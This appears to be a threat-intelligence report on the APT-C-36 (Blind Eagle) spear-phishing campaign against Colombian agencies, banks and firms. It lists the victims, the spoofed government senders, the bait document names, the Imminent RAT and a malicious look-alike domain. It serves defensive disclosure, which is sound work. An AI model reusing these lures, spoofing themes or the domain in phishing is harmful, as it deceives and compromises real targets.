奇安信威胁情报中心

Background

Since April 2018, an APT group (Blind Eagle, APT-C-36) suspected coming from South America carried out continuous targeted attacks against Colombian government institutions as well as important corporations in financial sector, petroleum industry, professional manufacturing, etc.

Till this moment, 360 Threat Intelligence Center captured 29 bait documents, 62 Trojan samples and multiple related malicious domains in total. Attackers are targeting Windows platform and aiming at government institutions as well as big companies in Colombia.

The first sample being captured was in April 2018 and since that we observed a lot more related ones. Attackers like to use spear-fishing email with password protected RAR attachment to avoid being detected by the email gateway. Decryption password is provided in the mail body and inside the attachment it is a MHTML macro based document with the .doc suffix. Its purpose is to implant Imminent backdoor and gain a foothold into the target network which may make the follow up lateral movement easier to implement.

After analyzing the last modified time of the encrypted documents, character set (locale) of the MHTML files, author names used by attackers, as well as elements like geopolitics in APT attacks, 360 Threat Intelligence Center suspect attackers come from South America and are in the UTC -4 time zone (or adjacent ones).

Target and Victim Analysis

After performing investigations on the classified victims, we find the attacker targets big companies and government agencies in Colombia. The purpose is to implant Imminent backdoor to gain a foothold into the target network which may make the follow up lateral movement easier to implement. Based upon victims' backgrounds, the attacker is focusing on strategic-level intelligence and may also have motivations to steal business intelligence and intellectual properties.

Spoofed Source and Industry Distribution

Based on the statistics of the attack information collected by 360 Threat Intelligence Center, the attacker disguised as Colombian national institutions to attack government agencies, financial institutions, large domestic companies and multinational corporation branches in Colombia.

Spoofed Source	Target
Colombian National Civil Registry	INCI (Colombian National Institute for the Blind)
National Directorate of Taxes and Customs	Ecopetrol (Colombian Petroleum Co.) Hocol (Subsidiary of Ecopetrol) Wheel manufacturer in Colombia (IMSA) Byington Colombia
National Administrative Department of Statistics	Logistics company in Colombia (Almaviva)

Colombian National Cyber Police	Bank in Colombia (Banco de Occidente)
Office of the Attorney General	ATH Columbia Division Bank in Colombia (Banco de Occidente)
Colombia Migration	Sun Chemical Columbia Branch

Some malicious domains used by the attacker also masquerade as Colombian government websites. For example, “diangovcomuiscia.com” looks like the official one “muiscia.dian.gov.co” that belongs to the National Directorate of Taxes and Customs.

The attacker also forged the company information in the Imminent RAT:

Company Information in RAT	Company Description
Abbott Laboratories	A healthcare company based in the United States
Chevron	A multinational energy company in the United States
Energizer Holdings Inc.	American battery manufacturer
Progressive Corporation	Auto insurance provider in America
Simon Property Group Inc	A commercial real estate company in America
Sports Authority Inc	A sports goods retailer in the United States
Strongeagle, Lda.	A company related to law suit in Portugal


Affected Targets

After monitoring and correlating the APT attack, 360 Threat Intelligence Center discovered multiple related emails to attack Colombian government agencies, financial institutions and large enterprises. Based upon the above work, we collected the following spear-fishing emails, bait documents and the corresponding victims.

Ecopetrol

- **Information and Related Email of the Attacked Corporation**


Ecopetrol, also known as Colombian Petroleum Co. (www.ecopetrol.com.co), is the largest and primary petroleum company in Colombia.



Targeted Email Attack Against Ecopetrol

- **Related Bait Document**

The document was disguised as originating from the National Directorate of Taxes and Customs (www.dian.gov.co):




Dian Embargo Bancario # 609776.doc

Hocol Petroleum Limited

- **Information and Related Email of the Attacked Corporation**


Hocol was founded in 1956. It is a subsidiary of Ecopetrol and offers hydrocarbon exploration and production services.



Targeted Email Attack Against Hocol

- **Related Bait Document**

The attacker pretends to come from the National Directorate of Taxes and Customs:




estado de cuenta.doc

Logistics Company (Almaviva)

- **Information and Related Email of the Attacked Corporation**


Almaviva is a Colombian logistics company, it optimizes the supply chain through the safe management of processes and tools to ensure the efficiency of logistics operations.



Targeted Email Attack Against Almaviva

- **Related Bait Document**

The attacker masquerades as the National Administrative Department of Statistics to launch the attack.




listado de funcionarios autorizados para censo nacional 2018.doc

Financial Institution (Banco Agrario)

- **Information and Related Email of the Attacked Institution**


The Banco Agrario is a Colombian state financial institution founded in 1999 to provide banking services in the rural sectors.



Targeted Email Attack Against Banco Agrario

- **Related Bait Document**

The bait document was spoofed from the Colombian National Cyber Police (caivirtual.policia.gov.co):




Reporte fraude desde su direcion ip.doc

Wheel Manufacturer (IMSA)

- **Information and Related Email of the Attacked Corporation**


IMSA is a Colombian company and a leader in wheels.



Targeted Email Attack Against IMSA

- **Related Bait Document**

The mail was disguised from the National Directorate of Taxes and Customs.




Dian Embargo Bancario # 609776.doc

Bank in Colombia (Banco de Occidente)

- **Information and Related Email of the Attacked Bank**


Banco de Occidente is one of the largest Colombian banks. It is part of the Grupo Aval conglomerate of financial services in Colombia.



Targeted Email Attack Against Banco de Occidente

- **Related Bait Document**

The bait document was spoofed from the Office of the Attorney General (www.fiscalia.gov.co):




Citacion Fiscalia general de la Nacion Proceso 305351T.doc

ATH Columbia Division

- **Information and Related Email of the Attacked Corporation**


ATH is a multinational financial institution with a branch in Colombia.



Targeted Email Attack Against ATH Columbia Branch

- **Related Bait Document**

The attacker pretends to come from the Office of the Attorney General (www.fiscalia.gov.co):




Fiscalia proceso 305351T.doc

Sun Chemical Columbia Branch

- **Information and Related Email of the Attacked Corporation**


Sun Chemical is a multinational chemical company focusing on inks, paint, etc. It also has a branch in Colombia.



Targeted Email Attack Against Sun Chemical Columbia Branch

- **Related Bait Document**

The bait document was spoofed from the Colombia Migration (www.migracioncolombia.gov.co):




Proceso Pendiente Migracion Colombia.doc

Byington Colombia

- **Information and Related Email of the Attacked Corporation**


Byington Colombia provides business credit management and information solutions. Its business credit information services include business and credit information, commercial collection, and marketing services.



Targeted Email Attack Against Byington

- **Related Bait Document**

The document was disguised as originating from the National Directorate of Taxes and Customs:



estado de cuenta.doc

